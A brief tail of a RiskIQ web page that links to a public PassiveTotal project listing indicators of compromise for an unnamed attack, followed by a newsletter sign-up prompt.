For the IOCs used in this attack, check out the RiskIQ PassiveTotal Public Project here: <https://community.riskiq.com/projects/df970082-5cd5-49ab-b595-ef3fa79d8bce>

Subscribe to Our Newsletter

Subscribe to the RiskIQ newsletter to stay up-to-date on our latest content, headlines, research, events, and more.

Base Editor